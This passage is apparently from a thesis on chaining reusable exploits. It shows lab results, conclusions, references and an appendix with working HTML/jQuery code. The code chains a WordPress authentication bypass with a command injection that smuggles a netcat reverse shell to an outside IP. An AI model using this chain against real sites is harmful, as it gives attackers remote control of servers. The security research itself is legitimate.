In the previous sections, it was mentioned that there were two droplets, one for hosting the WordPress instance and the other to analyze the performance of the exploits. When the exploits were executed, the command `nc 128.199.213.248 8888 -e /bin/bash` is executed on the underlying system and a shell is opened to the port 8888 of the instance at the defined ip address which redirects to the other droplet. So, in that end, the instance should listen to the incoming connections for the port 8888. Figure 5.2 shows a captured image when that instance listens to the port 8888. This port should not necessarily be 8888, it can be any other port which could be usable for this purpose.

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Feb 17 21:09:41 UTC 2020

  System load:  0.01              Processes:           87
  Usage of /:   9.3% of 24.06GB   Users logged in:     0
  Memory usage: 24%               IP address for eth0: 128.199.213.248
  Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

50 packages can be updated.
0 updates are security updates.


*** System restart required ***
Last login: Mon Feb 17 17:54:42 2020 from 112.135.6.58
root@ubuntu-s-1vcpu-1gb-sgp1-01:~# nc -lvp 8888
listening on [any] 8888 ...
```

Figure 5.2: Listening to the port 8888 for incoming connections

When the two exploits are executed separately and remote command execution after the privilege escalation, a shell is opened to the listening port. The basic idea behind this workflow is shown in figure 5.3.



Figure 5.3: Generation of the Workflow from two exploits

After the successful execution of the two exploits independently, the exploit

generated from the workflow is executed. When a username without enough privileges was entered as the input to the username field, the reverse shell is not opened. When the username matches a username, the reverse shell is successfully opened. Figure 5.4 shows the terminal output of the instance which was listening to the port 8888 when the workflow was executed.



Figure 5.4: Terminal output upon opening a successful reverse shell

Upon a successful connection, commands can be executed in the remote instance and the output for each command will also be piped back. With this, the workflow can also be extended according to any required actions also. So, the workflow can consist as much as exploits until the required conditions are satisfied. Figure 5.5 shows a terminal output when the command `ps` is executed on the remote instance through the reverse shell.



Figure 5.5: Terminal output when the command `ps` is executed

The results gained from executing the workflow as a single exploit is the same as the results gained after executing the two exploits one after another. The new exploit is the exploit developed from the generated workflow and the two exploits were re-used in order to build the new one. The goal was to develop a new exploit according to a generated workflow by re-using more than one previously developed exploits. With this example, it is very clear that a collection of previously developed exploits can be re-used to develop new exploits even those exploits had no similarities between each other by generating a proper workflow.

Chapter 6

Conclusions

6.1 Introduction

This chapter is focused on the conclusions drawn upon the completion of this research. The aims of this research which are stated at the section 1.2.2 has been accomplished by using the technologies and by following the approaches mentioned in chapter 4. It is possible to build a workflow from the developed exploits and to build a single exploit according to the workflow generated by re-using those developed exploits.
The subsequent sections in this chapter will further discuss the conclusions of this research.

6.2 Conclusions about Research Questions

- RQ1*: Is it possible to modularize exploits in a way such that these modules can be re-used to build new exploits?*

This research has proved that a workflow can be generated from multiple exploits. The new exploit which follows the generated workflow is developed by re-using the previously developed exploits. And this new exploit can be executed as a single exploit and as previously developed exploits are re-used here, the implementation cost will be less than the cost taken to implement it without re-using anything.
For a proper workflow, parts from the developed exploits can be included in the workflow or even the whole exploit can be used. In this research, the whole exploit

is used. So, in the exploit presented in this research, the two previously developed exploits can be identified as two modules for the new exploit.
One exploit does a privilege escalation in a WordPress instance and the other exploit opens a reverse shell from the instance making way for a remote code execution. In the generated workflow both of the above-mentioned tasks are done in a single click and the reverse shell is opened.
To conclude the question, this research has generated a workflow from two different exploits and has created a single exploit with two modules integrated into it. Further, these modules can be included in other workflows as well. So, it is possible to modularize exploits to re-use them in building workflows or new exploits.

- RQ2*: What are the possible levels and patterns for the proper modularization of the exploits?*

The focus of this research has been in building a new workflow from more than one developed exploit. So, for the workflow consists of more than one exploit but it can be executed as a single exploit. In this research, the whole parts of two exploits were re-used to develop a new exploit.
For a workflow, the whole part of each exploit can be used, and it has been proved in this research. If an exploit can be identified as multiple tasks in a workflow, then that exploit can be modularized accordingly.
The modularization level of each exploit depends on the workflow generated. If the new exploit which is going to be developed is similar to a previously developed exploit, then selected components can be included in the new exploit from the previous one. But for a workflow, even the whole exploit can be included without no modifications as it is a collection of exploits.
To conclude the question, this research has introduced two approaches to determine the modularization level. The first one is if two exploits have similarities, then these similarities can be used to determine the modularization level. And, for the other approach, the modularization level can be determined with the workflow generated. In this research, the whole part of the both exploits used were taken as modules.

6.3 Conclusions about Research Problem

This research has introduced a way to minimize the cost in developing new exploits by building workflows from previously developed exploits. The workflows can be identified as a collection of modules and these modules can be re-used in building new workflows or exploits.

In previous chapters, it was mentioned that the same kind of vulnerabilities can exist in different systems. The workflows can be used to identify those kinds of vulnerabilities by making minor changes to the modules in previously developed workflows.

In conclusion, the cost taken to build a new exploit was a major problem as it was very high. With the modularization concept introduced in this research, the cost can be minimized in developing new exploits by building workflows from previously developed exploits.

6.4 Limitations

The main limitation of this research is that if the previously developed exploits which could be included in a workflow were developed in different languages, then those exploits cannot be directly used.

In some cases, implementing the same exploit in a compatible language would work, but some exploits need to be implemented in a specific language and they might not work as expected if implemented in another language. So, incompatibility with languages is a major limitation in this research.

6.5 Implications for Further Research

Improving the compatibility between the modules implemented in different languages would be a further implication. And the workflows can be used to improve the efficiency of the vulnerability discovery process.

If a tool can be developed to support the compatibility between the languages used to develop exploits and to handle modules, then there's a possibility that the vulnerability discovery can be automated. Increasing the compatibility between

languages will reduce the cost to a greater constant when developing new exploits.

References

[1] I. R. Jinyoo Kim, Yashwant K. Malaiya, "Vulnerability discovery in multi-version software systems," *https://ieeexplore.ieee.org/document/4404736*, 2007.

[2] S. Corporation, "Symantec internet security threat report (istr)," *https://www.symantec.com/security-center/threat-report*, vol. 24, 2019.

[3] A. B. Fabian Yamaguchi, Vorgelegt Von, "Pattern-based methods for vulnerability discovery," *https://www.degruyter.com/view/j/itit.2017.59.issue-2/itit-2016-0037/itit-2016-0037.xml*, vol. 59, 2017.

[4] H. R. Tong Li, Xuan Huang, "Research on software security vulnerability discovery based on fuzzing," *https://www.scientific.net/AMM.635-637.1609*, vol. 635, pp. 1609–1613, 2014.

[5] E. M. R. J. H. Daniel Votipka, Rock Stevens and M. L. Mazurek, "Hackers vs. testers: A comparison of software vulnerability discovery processes," *https://www.degruyter.com/view/j/itit.2017.59.issue-2/itit-2016-0037/itit-2016-0037.xml*, 2018.

[6] CVE, "Latest cve data feeds," *https://cve.mitre.org/cve/data_feeds.html*, 2019.

[7] L. U. S. R. J. F. L. M. Gustavo Grieco, Guillermo Luis Grinblat, "Toward large-scale vulnerability discovery using machine learning," *https://dl.acm.org/citation.cfm?id=2857720*, 2016.

[8] S. Rahimi and M. Zargham, "Vulnerability scrying method for software vulnerability discovery prediction without a vulnerability database," *https://ieeexplore.ieee.org/abstract/document/6502762*, vol. 62, no. 2, 2013.

[9] M. C. P. V. Joao Antunes, Nuno Neves and R. Neves, "Vulnerability discovery with attack injection," *https://ieeexplore.ieee.org/abstract/document/5374427*, vol. 36, no. 3, 2010.

[10] S. M. J. H. X. Z. X. W. B. L. Wei You, Xueqiang Wang, "Profuzzer: On-the-fly input type probing for better zero-day vulnerability discovery," *https://www.cs.purdue.edu/homes/ma229/papers/SP19.pdf*, vol. 1, pp. 882–899, 2019.

[11] Y.-p. H. Huan Yang, Yuqing Zhang and Q. xu Liu, "Ike vulnerability discovery based on fuzzing," *https://onlinelibrary.wiley.com/doi/full/10.1002/sec.628*, vol. 6, pp. 889–901, 2013.

[12] O. H. Alhazmi and Y. K. Malaiya, "Application of vulnerability discovery models to major operating systems," *https://ieeexplore.ieee.org/abstract/document/4454142*, vol. 57, pp. 14–22, 2008.

[13] A. Ozment, "Improving vulnerability discovery models," *http://people.cs.ksu.edu/ zhangs84/ReadingList/ImpVDM.pdf*, 2007.

[14] Y. K. M. Omar H. Alhazmi, "Prediction capabilities of vulnerability discovery models," *https://ieeexplore.ieee.org/abstract/document/1677355*, 2006.

[15] K. R. Fabian Yamaguchi, Markus Lottmann, "Generalized vulnerability extrapolation using abstract syntax trees," *https://dl.acm.org/citation.cfm?id=2421003*, 2012.

[16] G. Vache, "Vulnerability analysis for a quantitative security evaluation," *https://ieeexplore.ieee.org/document/5315969*, 2009.

[17] X. O. Su Zhang, Doina Caragea, "An empirical study on using the national vulnerability database to predict software vulnerabilities," *https://link.springer.com/chapter/10.1007/978-3-642-23088-2*$_1$5, 2011.

[18] J. A. B. K. S. T. Xiaodan Li, Xiaolin Chang, "A novel approach for software vulnerability classification," *https://ieeexplore.ieee.org/document/7889792*, 2017.

[19] S.-W. W. Omar H. Alhazmi, "Security vulnerability categories in major software systems," *http://www.cs.colostate.edu/ malaiya/pub/CNIS-547-097.pdf*, 2006.

[20] K. T. Chanchala Joshi, Umesh Kumar Singh, "A review on taxonomies of attacks and vulnerability in computer and network system," *https://pdfs.semanticscholar.org/dc2d/5135ec80152054cc079dae3f51fe740c8772.pdf*, vol. 5, 2015.

[21] A. M. Shivi Garg, R.K. Singh, "Analysis of software vulnerability classification based on different technical parameters," *https://www.tandfonline.com/doi/full/10.1080/19393555.2019.1628325*, vol. 28, 2019.

[22] A. Austin and L. Williams, "One technique is not enough, a comparison of vulnerability discovery techniques," *https://ieeexplore.ieee.org/document/6092558*, 2011.

[23] P. Ami and A. Hasan, "Seven phrase penetration testing model," *https://ieeexplore.ieee.org/document/6092558*, vol. 59, pp. 16–20, 2012.

[24] J. K. Hongzhe Li, Hyuckmin Kwon and H. Lee, "A scalable approach for vulnerability discovery based on security patches," *https://link.springer.com/chapter/10.1007%2F978-3-662-45670-*
$5_1 1, vol.\ 490, pp.\ 109 - -122, 2014.$

[25] G. Wassermann and Z. Su, "Static detection of cross-site scripting vulnerabilities," *https://ieeexplore.ieee.org/document/4814128*, 2008.

[26] O. Ruwase and M. S. Lam, "A practical dynamic buffer overflow detector," *https://suif.stanford.edu/papers/tunji04.pdf*, 2003.

[27] E. A. B. David Wagner, Jeffrey S. Foster and A. Aiken, "A first step towards automated detection of buffer overrun vulnerabilities," *https://people.eecs.berkeley.edu/ daw/papers/overruns-ndss00.pdf*, 2000.

[28] F. D. Elmar Juergens and B. Hummel, "Code similarities beyond copy paste," *https://ieeexplore.ieee.org/document/5714422*, 2010.

[29] Y. Zheng and X. Zhang, "Path sensitive static analysis of web applications for remote code execution vulnerability detection," *https://www.cs.purdue.edu/homes/xyzhang/Comp/icse13_zheng.pdf*, 2013.

Appendices

Appendix A

Code Listings

A.1 The code to exploit comparison and testing

```
<!DOCTYPE html>
<script src="https://ajax.googleapis.com/ajax/libs/jquery
/3.4.1/jquery.min.js"></script>

<form method="post" action="http://157.245.54.157/wp/
wp-admin/admin-ajax.php">
        Username: <input type="text" name="username"
        value="root">
        <input type="hidden" name="email" value="sth">
        <input type="hidden" name="action"
        value="loginGuestFacebook">
        <input type="submit" value="Exploit 1 Only">
</form>

<form action="http://157.245.54.157/wp/wp-admin/
admin.php?page=plainview_activity_monitor&tab=
activity_tools" method="POST" enctype="multipart/
form-data">
        <input type="hidden" name="ip" value="google.lk |
        nc 128.199.213.248 8888 -e /bin/bash" />
```

```
        <input type="hidden" name="lookup" value="
        Lookup" />
        <input type="submit" value="Exploit 2 Only" />
</form>

<form name="form2" id="form2" action="http://157.245.
54.157/wp/wp-admin/admin.php?page=plainview_activity_
monitor&tab=activity_tools" method="POST" enctype=
"multipart/form-data">
        <input type="hidden" name="ip" value="google.lk
        | nc 128.199.213.248 8888 -e /bin/bash" />
        <input type="hidden" name="lookup" value="Lookup"
        />
</form>

<form name="form1" id="form1" method="post" action="
http://157.245.54.157/wp/wp-admin/admin-ajax.php">
        Username: <input type="text" name="username"
        value="root">
        <input type="hidden" name="email" value="sth">
        <input type="hidden" name="action"
        value="loginGuestFacebook">
        <input type="submit" id="button1" value="
        EXPLOIT 1 & 2" name="button1">
</form>

<script type="text/javascript">
$('#button1').click(function(e) {
        e.preventDefault();
        submitForm1();
});
```

```
function submitForm1 () {
    var formurl1 = "http://157.245.54.157/wp/wp-admin/
    admin-ajax.php";
        $.ajax({
                type:"POST",
                url: formurl1,
                data: $('#form1').serialize(),
                success: function(){
                        submitForm2();
                }
        });
   };

function submitForm2 () {
    var formurl2 = "http://157.245.54.157/wp/wp-admin/
    admin.php?page=plainview_activity_monitor&tab=
    activity_tools";
        return $.ajax({
                type:"POST",
                url: formurl2,
                data: $('#form2').serialize(),
                success: function(){

                }
        });
   };
</script>
</html>
```